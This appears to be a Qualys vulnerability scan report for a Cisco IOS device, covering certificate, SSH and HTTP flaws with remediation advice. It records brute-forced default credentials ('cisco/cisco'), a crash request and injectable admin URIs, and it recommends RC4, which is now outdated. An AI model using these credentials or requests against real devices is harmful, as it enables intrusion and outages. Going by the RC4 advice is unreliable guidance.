QID:	38169	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/25/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

The client can trust that the Server Certificate belongs the server only if it is signed by a mutually trusted third-party Certificate Authority (CA). Self-signed certificates are created generally for testing purposes or to avoid paying third-party CAs. These should not be used on any production or critical servers.

By exploiting this vulnerability, an attacker can impersonate the server by presenting a fake self-signed certificate. If the client knows that the server does not have a trusted certificate, it will accept this spoofed certificate and communicate with the remote server.

IMPACT:
By exploiting this vulnerability, an attacker can launch a man-in-the-middle attack.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 CN=IOS-Self-Signed-Certificate-3499562410 is a self signed certificate.Certificate #1 CN=IOS-Self-Signed-Certificate-3499562410 Certificate #2 CN=IOS-Self-Signed-Certificate-3499562410 Certificate #3 CN=IOS-Self-Signed-Certificate-3499562410 Certificate #4 CN=IOS-Self-Signed-Certificate-3499562410 Certificate #5 CN=IOS-Self-Signed-Certificate-3499562410 Certificate #6 CN=IOS-Self-Signed-Certificate-3499562410 Certificate #7 CN=IOS-Self-Signed-Certificate-3499562410 Certificate #8 CN=IOS-Self-Signed-Certificate-3499562410 Certificate #9 CN=IOS-Self-Signed-Certificate-3499562410

2 SSL Certificate - Signature Verification Failed Vulnerability port 443/tcp over SSL

QID:	38173	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/23/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority.

If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.

IMPACT:
By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.

Exception:
If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.

SOLUTION:
Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 CN=IOS-Self-Signed-Certificate-3499562410 self signed certificate

2 Global User List

QID:	45002	CVSS Base:	5	PCI Severity:	MED
Category:	Information gathering	CVSS Temporal:	4.7	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/08/2009				

THREAT:
This is the global system user list, which was retrieved during the scan by exploiting one or more vulnerabilities. The Qualys IDs for the vulnerabilities leading to the disclosure of these users are also given in the Result section. Each user will be displayed only once, even though it may be obtained by using different methods.

IMPACT:
These common account(s) can be used by a malicious user to break-in the system via password bruteforcing.

SOLUTION:
To prevent your host from being attacked, do one or more of the following:

Remove (or rename) unnecessary accounts
Shutdown unnecessary network services
Ensure the passwords to these accounts are kept secret
Use a firewall to restrict access to your hosts from unauthorized domains

RESULT:

User Name	Source Vulnerability (QualysID)
cisco	38259

2 X.509 Certificate MD5 Signature Collision Vulnerability port 443/tcp over SSL

QID:	42012	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	4.3	PCI Status:	FAIL
CVE ID:	CVE-2004-2761				
Vendor Reference:	-				
Bugtraq ID:	33065				
Last Update:	09/17/2009				

THREAT:
Hash algorithms are used to generate a hash value for a message (an arbitrary block of data) such that a number of cryptographic properties hold. In particular it is expected to be resistant to collisions, that is that given a message m, it is difficult to compute a second message m' such that both have the same hash value.

Hash algorithms are used in many cryptographic applications. In particular, they are used in order to sign X.509 certificates used to verify identity in a variety of applications, including SSL communications.

The MD5 hash algorithm has over time seen gradually improving attacks against the collision property. In particular, it has been possible in recent years to create colliding messages with arbitrary, attacker specified prefixes and suffixes. Recent improvements have extended these techniques such that it is possible to create colliding messages that are also different yet valid SSL certificates.

IMPACT:
An attacker may create a pair of X.509 certificates with differing information which share the same signature. If one of the certificates is signed, the signature may be used for the second certificate as well. It is possible to exploit this issue to gain a signed certificate for an identity the attacker does not control, or to gain a signed certificate as an intermediary signing authority. In the second case, the attacker will be able to sign additional, arbitrary certificates which will be trusted by any party trusting the original, legitimate authority.

An attacker is most likely to exploit this issue to conduct phishing attacks or to impersonate legitimate Web sites by taking advantage of malicious certificates. Other attacks are likely to be possible.

SOLUTION:
Workaround:

If the certificate is signed using MD5 hash function then a new certificate should be obtained which uses a more collision proof hashing algorithm such as SHA. If the CA of the certificate is signed using MD5 then a different CA should be used which doesn't have this vulnerability.

Cisco ASA appliance Workaround:
Instructions on changing the signing hash for Cisco ASA's self signed certificates are available at the Cisco Security Response Web page MD5 Hashes May Allow for Certificate Spoofing.

RESULT:

NAME	VALUE
Certificate	CN=IOS-Self-Signed-Certificate-3499562410 at level 0 was signed using md5WithRSAEncryption algorithm which is considered weak.Certificate

2 SSL Certificate - Improper Usage Vulnerability port 443/tcp over SSL

QID:	38172	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.6		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/13/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

The basicConstraints section of the certificate may specify if it is a Certificate Authority (CA) certificate. Also, the keyUsage field in the X509v3 extensions section of the certificate, if present, may restrict the usage of the certificate.

In general, a server public key should not be used for Certificate or CRL signing and a client or CA certificate should be not used as a server certificate.

IMPACT:
If the keyUsage or the basicConstraint field is designated as a critical parameter in the certificate, the client may abort the communication if the usage validation fails.

SOLUTION:
Please install a server certificate with correct usage.

RESULT:
Certificate #0 CN=IOS-Self-Signed-Certificate-3499562410 is not suitable for CRL signing.

2 SSL Certificate - Subject Common Name Does Not Match Server FQDN port 443/tcp over SSL

QID:	38170	CVSS Base:	2.6	PCI Severity:	LOW
Category:	General remote services	CVSS Temporal:	2.1		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	09/29/2008				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate whose Subject commonName or subjectAltName does not match the server FQDN offers only encryption without authentication.

Please note that a false positive reporting of this vulnerability is possible in the following case:
If the common name of the certificate uses a wildcard such as *.somedomainname.com and the reverse DNS resolution of the target IP is not configured. In this case there is no way for QualysGuard to associate the wildcard common name to the IP. Adding a reverse DNS lookup entry to the target IP will solve this problem.

IMPACT:
A man-in-the-middle attacker can exploit this vulnerability in tandem with a DNS cache poisoning attack to lure the client to another server, and then steal all the encryption communication.

SOLUTION:
Please install a server certificate whose Subject commonName or subjectAltName matches the server FQDN.

RESULT:

Certificate #0 CN=IOS-Self-Signed-Certificate-3499562410 (IOS-Self-Signed-Certificate-3499562410) doesn't resolve

3 SSH Weak Cipher Used port 22/tcp

QID:	38523	CVSS Base:	5	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/13/2009				

THREAT:
SSH is used to secure communication between a user and a server.

IMPACT:
If weak ciphers are used by SSH to protect the session data, it is possible for a third party to record the network traffic, mount an offline bruteforcing attack, recover the session key and from there recover the content of the whole SSH session. It is perhaps also possible to recover usernames, passwords and other sensitive information.

SOLUTION:
Where possible SSH should be configured not to use weak ciphers such as DES. A more secure alternative is available in most cases e.g. 3DES, AES.

RESULT:

Cipher Name	Key Length(Bits)
des	64

3 SSLv3.0/TLSv1.0 Protocol Weak CBC Mode Vulnerability port 443/tcp over SSL

QID:	42366	CVSS Base:	4.3	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.5		
CVE ID:	CVE-2011-3389				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	12/30/2011				

THREAT:
SSLv 3.0 and TLS v1.0 protocols are used to provide integrity, authenticity and privacy to other protocols such as HTTP and LDAP. They provide these services by using encryption for privacy, x509 certificates for authenticity and one-way hash functions for integrity. To encrypt data SSL and TLS can use block ciphers, which are encryption algorithms that can encrypt only a fixed block of original data to an encrypted block of the same size. Note that these cihpers will always obtain the same resulting block for the same original blockof data. To achieve difference in the output the output of encryption is XORed with yet another block of the same size referred to as initialization vectors (IV). A special mode of operation for block ciphers known as CBC (cipher block chaining) uses one IV for the initial block and the result of the previous block for each subsequent block to obtain difference in the output of block cipher encryption.

In SSLv3.0 and TLSv1.0 implementation the choice CBC mode usage was poor because the entire traffic shares one CBC session with single set of initial IVs. The rest of the IV are as mentioned above results of the encryption of the previous blocks. The subsequent IV are available to the

eavesdroppers. This allows an attacker with the capability to inject arbitrary traffic into the plain-text stream (to be encrypted by the client) to verify their guess of the plain-text preceding the injected block. If the attackers guess is correct then the output of the encryption will be the same for two blocks.

For low entropy data it is possible to guess the plain-text block with relatively few number of attempts. For example for data that has 1000 possibilities the number of attempts can be 500.

For more information please see a paper by Gregory V. Bard.

IMPACT:
Recently attacks against the web authentication cookies have been described which used this vulnerability. If the authentication cookie is guessed by the attacker then the attacker can impersonate the legitimate user on the Web site which accepts the authentication cookie.

SOLUTION:
This attack was identified in 2004 and later revisions of TLS protocol which contain a fix for this. If possible, upgrade to TLSv1.1 or TLSv1.2. If upgrading to TLSv1.1 or TLSv1.2 is not possible, then disabling CBC mode ciphers will remove the vulnerability.

Setting your SSL server to prioritize RC4 ciphers mitigates this vulnerability. Microsoft has posted information including workarounds for IIS at KB2588513.

Using the following SSL configuration in Apache mitigates this vulnerability:

SSLHonorCipherOrder On
SSLCipherSuite RC4-SHA:HIGH:!ADH

RESULT:

Available non CBC cipher	Server's choice	SSL version
RC4-SHA	DES-CBC3-SHA	SSLv3

3 Management Interfaces Accessible On Cisco Device Vulnerability port 80/tcp

QID:	38250	CVSS Base:	4	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	3.6	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	03/25/2008				

THREAT:
The target is determined to be a Cisco device, which uses protocols such as HTTP, TELNET, rlogin, FTP, and SNMP for configuration management. These services can be accessed publicly, and are an invitation for malicious users to break in.

The port string mentioned with this vulnerability should identify the service in question.

IMPACT:
Malicious users can exploit this vulnerability to deploy a range of known attacks against accessible services. Brute force attacks such as password guessing and Denial Of Service are also possible.

SOLUTION:
Consider taking the following precautionary measures:

Disable services that are not needed.
Consider putting access controls on these services. Access controls can be put together using the features in the device (if available) or using an external firewall.
Use secure services like (HTTPS, SSH) instead of HTTP or TELNET if possible.
Do not use default passwords and replace them with hard to guess passwords. Change passwords frequently.

RESULT:

4 SSH Protocol Version 1 Supported port 22/tcp

QID:	38304	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.8	PCI Status:	FAIL
CVE ID:	CVE-2001-1473				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	02/15/2012				

THREAT:
SSH1 protocol was deprecated due to multiple vulnerabilities and design flaws.
Among multiple vulnerabilities that exist in SSH protocol Version 1 are:

a CRC32 compensation attack detector vulnerability (buffer overflow)
an unauthorized session key recovery problem

Multiple vendors' implementations are vulnerable due to the fact that these are protocol design errors. Version 2 of the SSH protocol fixed these errors.

Please refer to the following URL for more information:

http://www.kb.cert.org/vuls/id/684820

IMPACT:
The consequences of vulnerabilities present is SSH Version 1 include:

SSH protected traffic compromise
root shell access to the system running SSH server

SOLUTION:
Disable SSH1 support. See your vendor's Web site for information on how to disable SSH protocol Version 1 support. Some references are provided below:
SSH Communications Security
F-Secure
OpenSSH

Note: Do not enable SSH Version 1 Fallback since systems with upgraded versions of SSH and with Fallback Version 1 enabled are still vulnerable.

RESULT:

SSH1 supported	yes
Supported authentications for SSH1	password

4 Cisco Router/Switch Default Password Vulnerability port 80/tcp

QID:	43021	CVSS Base:	4.6	PCI Severity:	MED
Category:	Hardware	CVSS Temporal:	4.4	PCI Status:	FAIL
CVE ID:	CVE-1999-0508				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/04/2009				

THREAT:
Some Cisco routers/switches come with a default NULL password or unset password. If the password is not changed, remote users can access

sensitive information about the device. Also, it's possible for configuration changes to be made, leading to a full compromise.

IMPACT:
By exploiting this vulnerability, your device can be fully compromised and sensitive information can be obtained by a remote attacker.

SOLUTION:
Please change your router/switch password immediately.

Check Cisco's Web site for further information.

RESULT:
[Cisco/Cisco]

4 Cisco Router/Switch Default Password Vulnerability port 443/tcp

QID:	43021	CVSS Base:	4.6	PCI Severity:	MED
Category:	Hardware	CVSS Temporal:	4.4	PCI Status:	FAIL
CVE ID:	CVE-1999-0508				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/04/2009				

THREAT:
Some Cisco routers/switches come with a default NULL password or unset password. If the password is not changed, remote users can access sensitive information about the device. Also, it's possible for configuration changes to be made, leading to a full compromise.

IMPACT:
By exploiting this vulnerability, your device can be fully compromised and sensitive information can be obtained by a remote attacker.

SOLUTION:
Please change your router/switch password immediately.

Check Cisco's Web site for further information.

RESULT:
[Cisco/Cisco]

5 SSH User Login Bruteforced port 22/tcp

QID:	38259	CVSS Base:	4.6	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	4.4	PCI Status:	FAIL
CVE ID:	CVE-1999-0508				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/05/2009				

THREAT:

One or more valid SSH user logins have been found through bruteforcing.

IMPACT:
Exploitation of this vulnerability may lead to a complete compromise of the host.

SOLUTION:
Change the user passwords so that they are difficult to guess.

RESULT:
cisco/cisco

Potential Vulnerabilities (9)

2 Cisco Router Online Help Vulnerability — port 80/tcp

QID:	43004	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Hardware	CVSS Temporal:	1.9		
CVE ID:	CVE-2000-0345				
Vendor Reference:	-				
Bugtraq ID:	1161				
Last Update:	05/27/2009				

THREAT:

It seems that you have hardware with Cisco IOS Versions 11.2 or 12.0. If this is not the case, then you can safely ignore this warning.

Multiple Cisco routers (under certain revisions of IOS) leak privileged information through their online help systems.

In essence, this vulnerability allows users with access to the router at a low privilege level (users without access to the 'enable' password) to be able to view information through the help system that should only be available to 'enabled' users. Among other things, the information leaked includes access lists. The help system does not list these items as being available via the 'show' commands; however, it still executes them.

IMPACT:
By exploiting this vulnerability, a malicious user can gather sensitive information about your network, which may assist in further attacks.

SOLUTION:

As a workaround, create a security-conscious Cisco router configuration. Set the default privilege level for access lines to zero (the default value is one), and then use "privilege exec" to specify which commands a user at level zero can use.

This will severely restrict the options available to a non-enabled user, thereby implementing a "default deny" stance on the router itself. Given the recent interest in Cisco routers, this seems to be a sensible thing to do.

Cisco's Product Security Incident Response Team has confirmed the issue and approved the recommended workaround.

RESULT:
cisco-IOS

2 Cisco Router Online Help Vulnerability — port 443/tcp

QID:	43004	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Hardware	CVSS Temporal:	1.9		
CVE ID:	CVE-2000-0345				
Vendor Reference:	-				
Bugtraq ID:	1161				
Last Update:	05/27/2009				

THREAT:

It seems that you have hardware with Cisco IOS Versions 11.2 or 12.0. If this is not the case, then you can safely ignore this warning.

Multiple Cisco routers (under certain revisions of IOS) leak privileged information through their online help systems.

In essence, this vulnerability allows users with access to the router at a low privilege level (users without access to the 'enable' password) to be able to view information through the help system that should only be available to 'enabled' users. Among other things, the information leaked includes access lists. The help system does not list these items as being available via the 'show' commands; however, it still executes them.

IMPACT:
By exploiting this vulnerability, a malicious user can gather sensitive information about your network, which may assist in further attacks.

SOLUTION:

As a workaround, create a security-conscious Cisco router configuration. Set the default privilege level for access lines to zero (the default value is one), and then use "privilege exec" to specify which commands a user at level zero can use.

This will severely restrict the options available to a non-enabled user, thereby implementing a "default deny" stance on the router itself. Given the recent interest in Cisco routers, this seems to be a sensible thing to do.

Cisco's Product Security Incident Response Team has confirmed the issue and approved the recommended workaround.

RESULT:
cisco-IOS

3 Cisco IOS 2GB HTTP GET Buffer Overflow Vulnerability

QID:	43054	CVSS Base:	7.5	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	6.2	PCI Status:	FAIL
CVE ID:	CVE-2003-0647				
Vendor Reference:	-				
Bugtraq ID:	8373				
Last Update:	01/06/2010				

THREAT:
IOS is the router operating system maintained and distributed by Cisco Systems.

The HTTP server on Cisco IOS devices is prone to a buffer overrun that can be triggered by sending 2GB of data. Such a request will cause memory on the device to be corrupted with data from the request. This issue may be exploited only if the HTTP server is enabled.

IMPACT:
This vulnerability may be exploited to execute arbitrary code on a vulnerable device or cause a denial of services.

SOLUTION:
Cisco has released fixes for this issue. Check Cisco's Web Site for updates.

As a workaround, Cisco has provided the following example for how to use access control lists to restrict access to the HTTP server:

ip http access-class

access-list permit host access-list permit host

.....
access-list
deny any

RESULT:

3 Cisco IOS Secure Shell Server Memory Leak Denial of Service Vulnerability

QID:	43098	CVSS Base:	7.1	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.6		
CVE ID:	CVE-2005-1021				
Vendor Reference:	-				
Bugtraq ID:	13042				
Last Update:	06/12/2009				

THREAT:
A denial of service vulnerability has been reported in the Cisco IOS Secure Shell Server implementation. This issue is exposed when the IOS device attempts to authenticate clients against a TACACS+ server through SSHv1/SSHv2. This issue is not present when authentication is performed through a RADIUS server or local user database.

This condition is the result of a memory leak that may be triggered by remote clients under some circumstances. This condition occurs when a client attempts to authenticate with an invalid username/password. Cisco has indicated that with SSHv2 this could occur even if a client had already successfully authenticated with the username/password.

IMPACT:
This vulnerability could cause Transmission Control Blocks (TCBs) in the CLOSEWAIT state with foreign TCP port 49 (representing a connection to the TACACS+ server) to persist. Each of these connections is a memory leak. If the memory leak is triggered repeatedly, this could exhaust resources on the device, resulting in a reload of the device and persistent denial of service.

SOLUTION:
Cisco advisory 64439 provides a fix matrix. Refer to this advisory for upgrades and further information. Cisco fixes may be obtained by customers through the regular update channels.

Workaround:

It is possible to limit the exposure of the Cisco device by applying a VTY access class to permit only known, trusted hosts to connect to the device via SSH. Further information can be found at the following location:

http://cisco.com/en/US/products/sw/iosswrel/ps1835/products_command_reference_chapter09186a00800873c8.html#wp1017389.

Cisco Transit Access Control Lists may be deployed to block SSH traffic destined to network infrastructure. Further information can be found at the following location:
http://www.cisco.com/warp/public/707/tacl.html

Cisco Infrastructure Access Lists may also be deployed to block traffic destined to network infrastructure. Further information can be found at the following location:

http://www.cisco.com/warp/public/707/iacl.html

RESULT:

Detected service ssh and os CISCO IOS 12.1-12.2

3 Cisco IOS HTTP %% Vulnerability port 80/tcp

QID:	43003	CVSS Base:	7.1	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.6		
CVE ID:	CVE-2000-0380				
Vendor Reference:	-				
Bugtraq ID:	1154				
Last Update:	11/15/2011				

THREAT:

You seem to have hardware with Cisco IOS Versions 11.3 or 12.0. If this is not the case, then you can safely ignore this warning.

Cisco IOS Versions 11.3 and 12.0 contain a denial of service vulnerability on a variety of different router hardware.

If the router is configured to have a Web server running (for configuration or other information) via an "ip http server" command, or in the configuration by requesting http:///%% , then a malicious user can cause the router to crash.

IMPACT:
Some routers will automatically reboot, while other routers will require a power cycling to start routing packets again.

SOLUTION:

Cisco has released patches for this issue. For more information, read Cisco's security advisory.

As a workaround, you can disable the Web server on the router or add ACL's to prevent access to this port (except for specific hosts).

The Web server can be disabled by running the command "no ip http server" while in global configuration mode.

RESULT:
cisco-IOS

3 Cisco IOS HTTP %% Vulnerability port 443/tcp

QID:	43003	CVSS Base:	7.1	PCI Severity:	HIGH
Category:	Hardware	CVSS Temporal:	5.6		
CVE ID:	CVE-2000-0380				
Vendor Reference:	-				
Bugtraq ID:	1154				
Last Update:	11/15/2011				

THREAT:

You seem to have hardware with Cisco IOS Versions 11.3 or 12.0. If this is not the case, then you can safely ignore this warning.

Cisco IOS Versions 11.3 and 12.0 contain a denial of service vulnerability on a variety of different router hardware.

If the router is configured to have a Web server running (for configuration or other information) via an "ip http server" command, or in the configuration by requesting http:///%% , then a malicious user can cause the router to crash.

IMPACT:
Some routers will automatically reboot, while other routers will require a power cycling to start routing packets again.

SOLUTION:

Cisco has released patches for this issue. For more information, read Cisco's security advisory.

As a workaround, you can disable the Web server on the router or add ACL's to prevent access to this port (except for specific hosts).

The Web server can be disabled by running the command "no ip http server" while in global configuration mode.

RESULT:

cisco-IOS

3 Cisco IOS Multiple Cross-Site Scripting Vulnerabilities

QID:	43151	CVSS Base:	6.8	PCI Severity:	MED
Category:	Hardware	CVSS Temporal:	5.8	PCI Status:	FAIL
CVE ID:	CVE-2008-3821, CVE-2009-0470, CVE-2009-0471				
Vendor Reference:	cisco-sr-20090114				
Bugtraq ID:	33625, 33620				
Last Update:	03/11/2009				

THREAT:

Cisco IOS (Internetwork Operating System) is the software used on Cisco Systems routers, firewall and switches.

The Cisco IOS HTTP server is vulnerable to the following cross-site scripting issues and a cross-site request forgery (CSRF) issue:

- The Cisco IOS HTTP server fails to sanitize special characters in the URL string sent to an unspecified parameter allowing an attacker to inject arbitrary web script or HTML (CVE-2008-3821). This vulnerability is documented in the Cisco bug IDs: CSCsi13344 and CSCsx49573.

- The Cisco IOS HTTP server fails to sanitize special characters in the URL string sent via the ping parameter allowing an attacker to inject arbitrary web script or HTML (CVE-2008-3821). This vulnerability is documented in the Cisco bug ID: CSCsr72301.

- A cross-site scripting vulnerability in the Cisco IOS HTTP server allows an attacker to inject arbitrary web script or HTML via the PATH_INFO to the default URI under "level/15/exec/-/" or "exec/" (CVE-2009-0470) This vulnerability is documented in the Cisco bug ID: CSCsv05154.

- The Cisco IOS HTTP server enabled with HTTP based IOS EXEC Server is vulnerable to cross-site request forgery attack that allows arbitrary code execution via the hostname command with a "level/15/configure/-/hostname" request (CVE-2009-0471). This vulnerability is documented in the Cisco bug ID: CSCsv05154.

Affected Systems:
All Cisco products that run Cisco IOS Software Versions 11.0 through 12.4 with the HTTP server enabled for HTTP-based IOS EXEC Server.

IMPACT:

Successful exploitation of these vulnerabilities may allow malicious users to execute commands on the device through the Web interface under the privileges of an already logged-in user. An attacker can steal cookie-based authentication credentials which may aid in further attacks.

SOLUTION:

Workarounds:
- Disable the HTTP Server if it is not used on the device. The server can be disabled by issuing the following commands in configure mode:
  no ip http server
  no ip http secure-server

- If an installation does not require the use of the HTTP WEB_EXEC Service, disable it via the following commands in configure mode:
  no ip http active-session-modules WEB_EXEC
  no ip http secure-active-session-modules WEB_EXEC

- Allow only trusted hosts to access the HTTP server by applying access lists to the server.

- Filter malicious characters and character sequences in a proxy.

Patch:

There is no vendor supplied patch available at this time. However, Cisco is currently patching the Cisco bug IDs into Cisco IOS software. Information on the latest versions with fixed releases can be found at Cisco Bug Toolkit.

Refer to the vendor advisory Cisco IOS Cross-Site Scripting Vulnerabilities to obtain additional information.

RESULT:

Detected on TCP port 80.
Detected on TCP port 443.

3 Cisco IOS HTTP Service HTML Injection Vulnerability port 80/tcp

QID:	12220	CVSS Base:	2.6	PCI Severity:	LOW
Category:	CGI	CVSS Temporal:	2.2	PCI Status:	FAIL
CVE ID:	CVE-2005-3921				
Vendor Reference:	cisco-sa-20051201-http				
Bugtraq ID:	15602				
Last Update:	05/05/2009				

THREAT:
Cisco IOS includes an HTTP service that provides router management services. This service was introduced in IOS releases 11.0 and later.
The Cisco IOS HTTP service is reportedly prone to an HTML injection vulnerability. This issue arises due to insufficient sanitization of user-supplied data.

Reports indicate that an attacker can submit malicious HTML and script code through the "dump" and "packet" fields of the scripts "/level/15/exec/-/buffers/assigned" and "/level/15/exec/-/buffers/all". This code may be executed in the browser of an administrator when they attempt to view the contents of memory buffers through the vulnerable scripts of the HTTP service.

IMPACT:
This issue may potentially allow for the theft of authentication credentials. An attacker could also exploit this issue to control how a site is rendered to the user or administrator. Other attacks are also possible.

SOLUTION:
Cisco has released an advisory to address this issue. Refer to the advisory for further details.

RESULT:

Detected on TCP port 80.

3 Cisco IOS HTTP Service HTML Injection Vulnerability port 443/tcp over SSL

QID:	12220	CVSS Base:	2.6	PCI Severity:	LOW
Category:	CGI	CVSS Temporal:	2.2	PCI Status:	FAIL
CVE ID:	CVE-2005-3921				
Vendor Reference:	cisco-sa-20051201-http				
Bugtraq ID:	15602				
Last Update:	05/05/2009				

THREAT:
Cisco IOS includes an HTTP service that provides router management services. This service was introduced in IOS releases 11.0 and later.
The Cisco IOS HTTP service is reportedly prone to an HTML injection vulnerability. This issue arises due to insufficient sanitization of user-supplied data.

Reports indicate that an attacker can submit malicious HTML and script code through the "dump" and "packet" fields of the scripts "/level/15/exec/-/buffers/assigned" and "/level/15/exec/-/buffers/all". This code may be executed in the browser of an administrator when they attempt to view the contents of memory buffers through the vulnerable scripts of the HTTP service.

IMPACT:
This issue may potentially allow for the theft of authentication credentials. An attacker could also exploit this issue to control how a site is rendered to the user or administrator. Other attacks are also possible.

SOLUTION:
Cisco has released an advisory to address this issue. Refer to the advisory for further details.

RESULT:
Detected on TCP port 443.

Information Gathered (13)

1 DNS Host Name

QID: 6
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 2	No registered hostname

1 Traceroute

QID: 45006
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.35ms	ICMP
2		0.80ms	ICMP
3		0.56ms	ICMP
4		0.54ms	ICMP
5		2.83ms	ICMP
6		22.25ms	ICMP
7		17.96ms	ICMP
8		18.14ms	ICMP
9		18.16ms	ICMP
10		89.38ms	ICMP

11		92.61ms	ICMP
12		91.71ms	ICMP
13		169.97ms	ICMP
14		93.17ms	ICMP
15		92.48ms	ICMP
16		93.93ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 2	109.89ms	UDP

1 Firewall Detected

QID: 34011
Category: Firewall
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:
Some of the ports filtered by the firewall are: 2869.

1 Host Scan Time

QID: 45038
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:
Scan duration: 2299 seconds

Start time: Fri, Feb 17 2012, 18:04:07 GMT

End time: Fri, Feb 17 2012, 18:42:26 GMT

1 Open UDP Services List

QID: 82004
Category: TCP/IP

CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
67	bootps	Bootstrap Protocol Server	unknown

 1 Scan Diagnostics port 80/tcp

QID: 150021
Category: Web Application
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 1 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 1 inputs)
Path manipulation: 82 vulnsigs tests, completed 68 requests, 56 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 1 inputs)
WS enumeration: 9 vulnsigs tests, completed 9 requests, 4 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 0 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Header manipulation: estimated time < 1 minute (26 tests, 0 inputs)
Header manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Total requests made: 91

